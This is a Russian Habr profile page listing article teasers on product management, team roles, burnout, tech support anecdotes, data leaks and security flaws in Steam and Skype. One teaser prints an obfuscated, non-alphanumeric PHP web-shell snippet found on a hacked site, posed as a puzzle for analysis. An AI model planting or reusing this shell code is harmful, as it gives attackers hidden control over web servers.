Обновить
9
Александр@lostpassword

Конторский пенсионер

35
Подписчики
Отправить сообщение

Как менеджер продукта, я проверил гипотезу приложения за 2 часа — и вы сможете
Время на прочтение4 мин
Охват и читатели9.6K

Работаю продактом уже 8-й год, и часть работы — это проверять гипотезы. Нужно уметь быстро убедиться, сработает ли фича/бизнес идея или нет. Вот ситуации из жизни:

Есть своя идея приложения, нужно понять стоит ли ей заниматься.

По работе, у вас есть несколько идей/фич на текущий квартал и вы хотите узнать, какая наиболее перспективная. Ведь если команда работает над слабой фичей, в то же время она НЕ работает над чем-то сильным и нужным. А время идет.

Начальство спустило дурацкую идею сверху, надо аргументированно похоронить этот проект, чтобы не отвлекаться от важной работы.

Чтобы фича/идея имела смысл, ваш продукт должен быть кому-то нужен. Причем желательно часто, и сильно. В этой статье я покажу три простых шага проверки идеи, на примере приложения для выбора велосипеда.

Читать далее


«Я не ответственный, я — Responsible» — как объяснить бабушке, что такое RACI-матрица

Время на прочтение7 мин
Охват и читатели74K


Приехала я год назад к друзьям играть в настолки. А они ссорятся. Из-за того, что Маша сказала Саше вынести мусор / убрать носки / погулять с хомяком, а он не сделал, потому что тупо забыл. Рассказала я Саше и Маше про ToDoList и таск-трекеры и нарисовала им на холодильнике импровизированную асану. Маша наклеила стикеры с задачами и сроками, Саша терпеливо кивнул. Настолки состоялись.

Недавно я снова заглянула в гости. Стикеры на холодильнике висят, а Маша и Саша опять ссорятся. Точнее, громко выясняют, кто хотел починить стол / вывести холодильник / искупать кота, кто по-факту должен был это делать, и почему до сих пор ничего не сделано. Я промолчала, т.к. в чужие семейные разборки со своим PMBOK-ом не лезут.


Но потом решила, что всё нормально, лезут, т.к. вспомнила, что видела RACI-матрицу для распределения ответственности с шуточным объяснением через поездку семьи на дачу. Полезла искать эту картинку для Саши с Машей, нашла, а в ней куча ошибок:


Простите. Не могу промолчать. Не надо так.
Читать дальше →

Как тимлиду и эйчару проводить собеседования, чтобы было интересно кандидату и полезно команде

Время на прочтение13 мин
Охват и читатели14K

100% персонала нанимается, вы их приводите в команду через найм, через собеседования. Но многие тимлиды считают, что создание команды с необходимыми компетенциями — исключительно задача HR. Но даже если они вместе пригласили кандидата и провели собеседование — не факт, что человек выберет именно эту команду и присоединится к ней.

Не все тилиды не знают, как можно сообща с эйчаром проводить собеседования, чтобы было интересно кандидату и полезно команде. Я хочу рассказать, как можно им вместе провести действительно классное собеседование. Моя статья основана на опыте 200+ собеседований, которые я провел, чтобы отдел из 40 с лишним человек в ЦФТ.

Читать далее

«Сгоревшие» сотрудники: есть ли выход?

Время на прочтение18 мин
Охват и читатели179K
Ты работаешь в хорошей компании. Вокруг тебя крутые профессионалы, получаешь достойную зарплату, каждый день делаешь важные и нужные вещи. Илон Маск запускает спутники, Сергей Семёнович улучшает и без того лучший город Земли. Погода отличная, солнце светит, деревья цветут — живи да радуйся!

Но в твоём коллективе есть Грустный Игнат. Игнат всегда мрачный, циничный и уставший. Он отличный специалист, давно работает в компании и знает, как всё устроено. Игнату все хотят помочь. Особенно ты, ведь ты его менеджер. Но, поговорив с Игнатом, ты и сам начинаешь чувствовать, как много вокруг несправедливости. И тоже начинаешь грустить. Но особенно страшно, если грустный Игнат — это ты.

Что же делать? Как работать с Игнатом? Добро пожаловать под кат!


Будни техподдержки: байки про то, что бывает, когда не можешь дойти до юзера

Время на прочтение8 мин
Охват и читатели70K
Мы среди прочего оказываем поддержку по Вотсапу. Вечер, ничто не предвещает проблем, как тут вдруг открывается окно видеозвонка. Крупным планом — телеком-оборудование, установленное на площадке заказчика… И оно горит. Буквально. Видно огонёк, похоже — изоляция проводов около блока питания. Человек спрашивает, что делать. Кричу:
— Туши!
Он:
— А можно?
— Можно!
И только тогда он тушит.


Оказалось, что у них далеко не всё можно тушить обычными средствами: может в ответ ударить током на пару десятков тысяч вольт. Или вообще тушение помешает работе важного оборудования. В общем, он увидел возгорание, позвонил в поддержку и, пока устанавливалось соединение, нашёл и подготовил огнетушитель.

В общем, привет, Хабр! Я из команды удалённой технической поддержки, и мы часто общаемся с пользователями по всей стране и за её пределами. И они творят довольно странные вещи. Ниже будут байки.
Читать дальше →


Научный центр Кейптауна: политехнический музей, где надо нажимать на все кнопки

Время на прочтение5 мин
Охват и читатели32K
Я сейчас в Южной Африке изучаю местные настольные игры. Так получилось, что их довольно много в местном научном центре. Естественно, я не удержался, и прошелся по всему центру, задавая вопросы. Это просто какой-то дикий восторг: здесь можно всё пощупать, потрогать, запустить и проверить.


Что самое крутое, почти всё здесь подходит детям. Для них это вообще приключение – залезть в космический аппарат, запустить пневморакету, поуправлять мячиком с помощью нейроактуатора, побить тапком по трубам и так далее. Просто гениальный способ разжечь интерес к науке с 4-5 лет.

Осторожно, трафик: внизу много фото.
Читать дальше →

Как мы искали утечку данных в SimilarWeb

Время на прочтение3 мин
Охват и читатели6.2K
Доброго времени суток.

Все началось пол года назад. Работаем небольшой командой над проектом, проект уже запустили в сеть и он успешно работал несколько месяцев. Зашла как-то речь по поводу статистики посещения, источников переходов пользователей и тому подобное. Менеджеры прислали мне ссылку на страницу SimilarWeb с нашим ресурсом. То что я увидел, меня сильно озадачило. Помимо прочей информации, на странице есть информация о поддоменах, которые SimilarWeb нашел. Представьте себе мое удивление, когда я увидел в топ-5 поддоменах внутренние, которые используются только сотрудниками и недоступны извне (такие как jira.mycomp.org, ci.mycomp.org, git.mycomp.org).
Читать дальше →

Все ваши потребкредиты и персональные данные «в одном месте»…

Время на прочтение3 мин
Охват и читатели58K

Продолжаем марафон утечек из российских баз данных, оставленных их владельцами в открытом доступе.


На этот раз была обнаружена база MongoDB, не требующая аутентификации, с персональными данными и фотографиями заемщиков из Южного, Уральского и Приволжского федеральных округов и всеми их заявками на кредиты.

Читать дальше →

Хакеры в рамках законов РФ

Время на прочтение7 мин
Охват и читатели35K
После публикации статьи о моих исследования в качестве Grey hat, в комментариях к статье и в чате Telegram (@router_os) люди стали писать, что я нарушил все законы и меня посадят.

И как обещал, спустя несколько месяцев я пишу эту статью и даже не из камеры СИЗО :-) Более того вчера получил очередной сертификат MTCRE.


В Интернете очень много статей о хакерах и отношениях к ним в различных странах. Но я не нашёл ни одной внятной статьи как относятся к хакерам в Российской Федерации в рамках действующих законов. Возможно не там искал, но всё же.

Предлагаю разобраться в разновидностях хакеров более детально в том числе с точки зрения судебной практики в РФ.
Читать дальше →

Сознание без внутреннего «Я»

Время на прочтение16 мин
Охват и читатели106K
image

Данная статья посвящена состоянию сознания без внутреннего «Я». Такое состояние при определенной тренировке может испытать каждый человек на личном опыте. Восприятие в данном состоянии сознания сильно отличается от восприятия в обычном состоянии, и некоторыми своими аспектами может помочь решить различные вопросы касательно человеческого разума, которые возникают в том числе при обсуждении технологий переноса сознания в машину, создания искусственного мозга или копирования мозга человека и т.д.
Читать дальше →

Чтобы вести разработку быстрее, необходимо замедлиться

Время на прочтение11 мин
Охват и читатели30K


От переводчика:
Начало года — отличное время, чтобы вдумчиво оценить прошедший год. Окинуть широким взглядом происходящее и понять, как сделать 2019 год лучше, спокойнее и продуктивнее. В этом деле нам показалась полезной статья How To Slow Down to Go Faster Than Ever in Software Development, которую написал Lemi Orhan Ergin. А ее перевод мы публикуем ниже.
Читать дальше →

Где найти настройки DNS в MacOS

Время на прочтение4 мин
Охват и читатели25K
Привет!

Недавно передо мной встала задача отладить процесс резолва DNS имен в MacOS. Полноценного материала, о том как именно он происходит, я не нашел, пришлось собирать информацию самому.

Вот что удалось выяснить.
Читать дальше →

PHP-шелл без единого буквенно-цифрового символа

Время на прочтение1 мин
Охват и читатели90K
Вчера в блоге компании Sucuri появился любопытный вопрос: некий владелец сайта, обнаружив его взломанным, был немало удивлён, обнаружив следующий злонамеренный код; что именно он делает?
@$_[]=@!+_; $__=@${_}>>$_;$_[]=$__;$_[]=@_;$_[((++$__)+($__++ ))].=$_;
$_[]=++$__; $_[]=$_[--$__][$__>>$__];$_[$__].=(($__+$__)+ $_[$__-$__]).($__+$__+$__)+$_[$__-$__];
$_[$__+$__] =($_[$__][$__>>$__]).($_[$__][$__]^$_[$__][($__<<$__)-$__] );
$_[$__+$__] .=($_[$__][($__<<$__)-($__/$__)])^($_[$__][$__] );
$_[$__+$__] .=($_[$__][$__+$__])^$_[$__][($__<<$__)-$__ ];
$_=$ 
$_[$__+ $__] ;$_[@-_]($_[@!+_] );

Как видно, в коде нет ни вызовов функций, ни вообще какого-либо буквенно-цифрового символа.
Узнать подробности

Дисплазия соединительной ткани: близорукость и другие «подарки»

Время на прочтение6 мин
Охват и читатели114K

image


Привет. Я мутант. У меня близорукость, что само по себе довольно печально. Но в дополнение идут бонусы вроде "подними гантели и вывихни себе оба плеча одновременно". Системная дисплазия соединительной ткани. К сожалению, от 8% до 20% из вас тоже имеют схожие генетические проблемы. Поэтому сегодня будем говорить о близорукости, камнях в желчном пузыре, кривом синтезе соединительной ткани и куче других крайне неприятных побочных эффектов.


Я принес свежие Национальные клинические рекомендации за 2017 год по этой теме. Волшебного лекарства пока не предлагают, но уже есть вполне рабочие способы профилактики. У детей снижает риски развития близорукости, у взрослых просто нормализуется синтез соединительной ткани и снижается интенсивность некоторых проблем.

Читать дальше →

Использование offensive-методов для обогащения Threat Intelligence

Время на прочтение15 мин
Охват и читатели9.8K

На сегодняшний день Threat Intelligence, или активный сбор информации об угрозах информационной безопасности, представляет собой инструмент первой необходимости в процессе выявления инцидентов ИБ. Среди типовых источников TI можно выделить бесплатные подписки с вредоносными индикаторами, бюллетени производителей оборудования и ПО с описаниями уязвимостей, отчеты исследователей безопасности с детальными описаниями угроз, а также коммерческие подписки TI-вендоров. При этом зачастую сведения, получаемые с помощью вышеперечисленных источников, не обладают достаточной степенью полноты и актуальности. Повышению эффективности и улучшению качества TI может способствовать применение OSINT (разведка на основе открытых источников) и offensive-методов (то есть методов, характерных не для защищающейся, а для нападающей стороны) в информационной безопасности, о которых и пойдет речь в данной статье.
Читать дальше →


Как я взломал Steam. Дважды

Время на прочтение4 мин
Охват и читатели128K
Привет, Хабр! Сегодня я расcкажу за что же Valve заплатила наибольшие баунти за историю их программы по вознаграждению за уязвимости. Добро пожаловать под кат!


Читать дальше →

«Мне нужно было охранять пустую комнату»: появление бессмысленных рабочих мест

Время на прочтение9 мин
Охват и читатели39K

Копирование и вставка текстов электронных писем. Изобретение бессмысленных задач для других. Создание видимости бурной деятельности. Почему так много людей считают свою работу совершенно ненужной?


Пристрелите меня: приносит ли ваша работа кому-то пользу?

Однажды у меня в офисе упали полки. В результате книги оказались разбросанными по полу, а над моим столом навис рваный кусок металлической фермы, который раньше держал стеллаж. Я профессор антропологии в университете. Через час ко мне пришёл плотник, чтобы изучить повреждения, и угрюмо сообщил, что поскольку на полу разбросаны книги, правила безопасности запрещают ему входить в комнату и что-то там делать. Мне нужно было собрать все книги в стопки, и больше ничего не делать, после чего он придёт снова при первой возможности.

Плотник так и не пришёл. Каждый день кто-нибудь из антропологического отдела звонил, часто несколько раз, чтобы узнать о судьбе плотника, у которого всегда находилась какая-то более срочная работа. К концу недели стало ясно, что весь комплекс зданий обслуживает один человек, чья работа состояла только в том, чтобы извиняться за то, что плотник не приходит. Он был милым человеком. И всё же довольно сложно предположить, что ему нравилась его работа.
Читать дальше →


Как собирают вагоны для пассажирских поездов

Время на прочтение6 мин
Охват и читатели44K


Есть такой Тверской вагоностроительный завод. Завтра у него день рождения. Поэтому тут я расскажу кое-что интересное про сам завод.

Это тот самый завод, чьи вагоны пассажиры принимают за немецкие. Это тот самый завод, куда на входе поступает листовой прокат, а на выходе получается вагон со всеми подсистемами, включая пульт управления с прошивкой. Здесь работает около 8 тысяч человек, это крупнейшее предприятие Тверской области, и тут живут чайки, потому что им тепло на некоторых корпусах.

Если вы думаете, что вагон — это очень простая вещь, то рекомендую вернуться к посту про подсистемы пассажирских вагонов. Там есть всё — от локальной сети до электрических дверей. И всё это надо собрать.

Давайте начнём экскурсию.
Читать дальше →

Лаборатория Касперского или туда-сюда…

Время на прочтение6 мин
Охват и читатели3K
image
Сегодня в интернете появилось 2 новости про Лабараторию Касперского,
одна как всегда положительная, другая как всегда отрицательная:

Первая история:
Компания «Лаборатория Касперского» запатентовала в России пять технологий в области информационной безопасности. Патенты зарегистрированы Федеральной службой по интеллектуальной собственности, патентам и товарным знакам (Роспатентом).

Upd: появился ответ от работников Касперского

Читать дальше →

Как Skype уязвимости чинил

Время на прочтение12 мин
Охват и читатели113K


Короткий ответ: никак, им пофиг.


В статье описываются мои безуспешные попытки убедить сотрудников Microsoft, что их сервис уязвим, а также унижения, которые приходится выносить пользователям Skype. Под катом невежество, боль и отчаяние.

UPD


Статья на английском hub.zhovner.com/geek/how-skype-fixes-security-vulnerabilities/

Пост на HackerNews news.ycombinator.com/item?id=13227480

TL;DR:

  • Любой может заблокировать ваш аккаунт навсегда так, что вы больше не сможете им пользоваться. Для этого достаточно знать только имя аккаунта. В большинстве случаев Skype откажет вам в восстановлении доступа. Microsoft знает об этой проблеме несколько лет.

  • Механизм генерации восьмизначных одноразовых кодов аутентификации (Microsoft Security Code), которые используются для восстановления пароля к аккаунту Microsoft, уязвим. Атакующий может угадать код.

  • Техподдержка Skype уязвима для атак социальной инженерии. Microsoft считает это нормальным.

  • Техподдержка Skype не знает, что на самом деле происходит с вашим аккаунтом, и почему он заблокирован. В любом случае вы получите стандартный ответ, что ваш аккаунт заблокирован за нарушение правил, даже если аккаунт был удален по вашему запросу.

  • Skype по-прежнему раскрывает ваш IP-адрес, в том числе и локальный (тот, что на сетевом интерфейсе). В некоторых случаях возможно раскрытие контактов, подключенных с того же внешнего IP-адреса, что и вы. Например, членов семьи, подключенных к домашнему роутеру.

  • Атакующий может скрыть активную сессию из списка авторизованных клиентов (команда /showplaces) используя старые версии SDK. Таким образом, зная пароль, можно незаметно просматривать переписку жертвы.

Читать дальше →
1
23 ...

Информация

В рейтинге
Не участвует
Откуда
Дубаи, Дубаи, О.А.Э.
Дата рождения
Зарегистрирован
Активность